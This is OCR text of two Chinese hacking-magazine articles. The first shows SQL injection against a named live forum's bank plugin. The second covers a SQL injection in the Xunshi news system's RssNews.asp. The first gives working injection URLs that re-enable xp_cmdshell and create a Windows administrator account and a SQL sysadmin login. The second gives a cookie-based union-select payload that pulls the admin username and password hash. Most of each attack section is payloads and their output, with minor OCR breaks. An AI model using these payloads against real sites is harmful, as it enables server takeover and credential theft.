我记得上次在黑防论坛发过一次动网银行插件的多个漏洞的利用。有读者朋友说,那个漏洞很早就有了啊,没错,那个漏洞是很久了。但是管理员删除了登录框和转账功能之后呢?我们发现其实在plus_bank_do.asp中并没有进行相应的过滤,也没有对外部提交进行限制,可以轻易拿到权限。但由于时间关系,我没有再继续研究那个漏洞,替管理员修补了那个漏洞之后,就不了了之。

今日我继续旧话重题,重新用这个漏洞谈SQL2005中XP_cmdshell的利用。还是那个网站,本地最有名气的Netlife网络生活,日IP30万,PV80多万,据说还不止这些。又有读者问了,你不是帮人家修补漏洞了吗?还利用?话说上次我修补漏洞的时候,忽略了一个东西,就是需要管理权限的一些参数我都未进行过滤,太多了,原想反正普通用户没权限,就不管它了吧?结果,就造成了下面这个漏洞,如图1所示。

我们将地址栏的"http://bbs.netlife.tv/Plus_Bank.asp?menu=2"换为"http://bbs.netlife.tv/Plus_Bank.asp?menu=4",调出一些管理选项,发现很多需要管理权限,但是在如图2所示的一栏,意外的发现这里竟然不需要管理权限,如图3所示。因为plus_bank_do.asp基本未进行过滤设置,所以几乎存在的点都有注入,当然,以前不需要权限的一些我都进行了过滤。

我们提交"http://bbs.netlife.tv/plus_bank_do.as




图1




图2




图3

p?action=adminback&username=学习'"，返回了以下结果

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 '学习'' 后的引号不完整。
/plus_bank_do.asp, 行 281
```

继续提交"http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习'%20and%201=convert(int,@@version)--"，返回

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
在将 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.2047.00 (Intel X86) Apr 14 2006 01:12:25 Copyright (c) 1988-2005 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' 转换成数据类型 int 时失败。
/plus_bank_do.asp, 行 281
```

我对SQL Server 2005没怎么研究，以为和SQL 2000差不多呢，于是就直接测试了一下权限，结果如图4所示。竟然是sa？狂喜ing！




图4

我马上用xp_cmdshell建立系统用户，同时加了一个sa上去，提交的语句分别如下。

```
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习';exec master..xp_cmdshell "net user yifan lo**** /add"--
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习'; exec master..cmdshell "net localgroup administrators yifan /add"--
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习';exec master.dbo.sp_addlogin yifan,lov****--
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习'; exec master.dbo.sp_addsrvrolemember yifan,sysadmin--
```

用远程连接，发现系统用户没有建立成功。用SQL 2000企业管理器连接，竟然发现不支持与SQL 2005的连接。难不成要我去下载一个SQL 2005吗？不行，肯定还有其它办法。

我去百度一下"SQLserver2005 xp_cmdshell"，发现原来在SQL 2005中默认禁用了xp_cmdshell扩展存储过程，开启方法如下。

```
EXEC sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```

赶紧试一下。提交以下语句：

```
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习';exec sp_configure 'show advanced options',1;reconfigure;exec sp_configure 'xp_cmdshell',1;reconfigure;--
```

不知道恢复了没有，先建用户试试，再提交以下语句：

```
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习';exec master..xp_cmdshell "net user yifan lo**** /add"--
http://bbs.netlife.tv/plus_bank_do.asp?action=adminback&username=学习'; exec master..cmdshell "net localgroup administrators yifan /add"--
```

哈哈，顺利登录，结果如图5所示！至此，游戏就玩完啦！




图5

赶快联系下管理员修补漏洞。最后说明一下，很多漏洞都是因为安全设置或者是管理员的疏漏造成的。其实本文的可看点就是如何在注入点恢复SQL 2005的xp_cmdshell与手工注入。本文仅是抛砖引玉，如果有什么问题，欢迎大家到黑防论坛脚本攻防版参与相关讨论！

适合读者：入侵爱好者
前置知识：ASP

将讯时再次推向风口浪尖



文/图 iamgood

讯时，本来是一个名不见经传的新闻系统，却一再出现在人们的视野中，被一再推向风口浪尖。这次的漏洞出现在RssNews.asp文件中，RSS信息聚合技术大家一定很了解，这个文件就是用来实现这一功能的。

漏洞分析

我们还是先从文件代码下手，我简单地做了一些注释，大家应该可以很容易看懂。

```
lm=trim(Request("lm"))
'从客户端获取lm的值
if lm="" then lm=0
'如果lm为空，则将其值设为0
set rs = Server.CreateObject("ADODB.RecordSet")
rs.Open "select * from [lm] where id="&lm&" order by id desc",conn,1,1
'查询数据库，这里是关键。
if rs.recordcount<>0 then
lmname=rs("lm")&rs("lm2")&rs("lm3")
'从数据库中取出lm/lm2/lm3的值
else
lmname="所有栏目"
end if
rs.close:set rs=nothing
sRssHead = "<rss version='2.0'>" & vbNewLine
sRssHead = sRssHead & "<channel>" & vbNewLine
sRssHead = sRssHead & "<title>"&lmname&"</title>" & vbNewLine
'在Title处显示lm/lm2/lm3所组合而成的lmname值
sRssHead = sRssHead & "<description>"&now()&"</description>" & vbNewLine
sRssHead = sRssHead & "<link>http://"&Request.ServerVariables("SERVER_NAME")&"</link>" & vbNewLine
sRssHead = sRssHead & "<language>zh-cn</language>" & vbNewLine
sRssHead = sRssHead & "<docs>新闻更新</docs>" & vbNewLine
sRssHead = sRssHead & "<generator>Rss Generator By "&Request.ServerVariables("SERVER_NAME")&"</generator>" & vbNewLine
sRssEnd = "</channel></rss>"
response.write sRssHead
lm=trim(Request("lm"))
if lm="" then lm=0
if (not isNumeric(lm)) then
'如果lm不是数字类型，则设置lm为0
lm=0
end if
```

从以上的代码可以清楚地看到，在进行数据库查询时，变量lm没有进行严格过滤（根本就没有进行过滤），虽然在代码的最后对lm是否是数字类型进行了检查，但这已经是"马后炮"了，一点也不影响我们利用lm来进行注入。

漏洞利用

明白了漏洞形成的原因，那么它的利用就比较简单了。这里主要是要注意一下，我们不能直接利用IE的地址栏来进行注入，熟悉讯时的朋友，或者是经常看黑防的朋友，应该知道的。啥？你还不知道？那快把以前的黑防翻出来看看吧。

第一步，打开http://www.target.com/rssnews.asp。

第二步，在IE地址栏中输入"javascript:alert(document.cookie="lm="+escape("74 and 1=2 union select 1,2,3,4,5,6,7,8 from admin"));"，如图1所示。




图1

第三步，再次打开http://www.target.com/rssnews.asp，如果发现没有什么变化，就刷新一下IE。此时可以发现在"<title></title>"处出现了"245"，如图2所示。




图2

第四步，将第二步中的2、4分别改为user、pass，提交"javascript:alert(document.cookie="lm="+escape("74 and 1=2 union select 1,user,3,pass,5,6,7,8 from admin "));"，如图3所示。




图3

第五步，再次打开http://www.target.com/rssnews.asp，在"<title></title>"处出现了admin21232f297a57a5a743894a0e4a801fc35，这就是我们注入得来的结果，如图4所示。但请大家注意的是，这里的"admin"是管理员账号，"21232f297a57a5a743894a0e4a801fc3"是管理员密码，最后一个"5"并不是管理员密码的一部分。

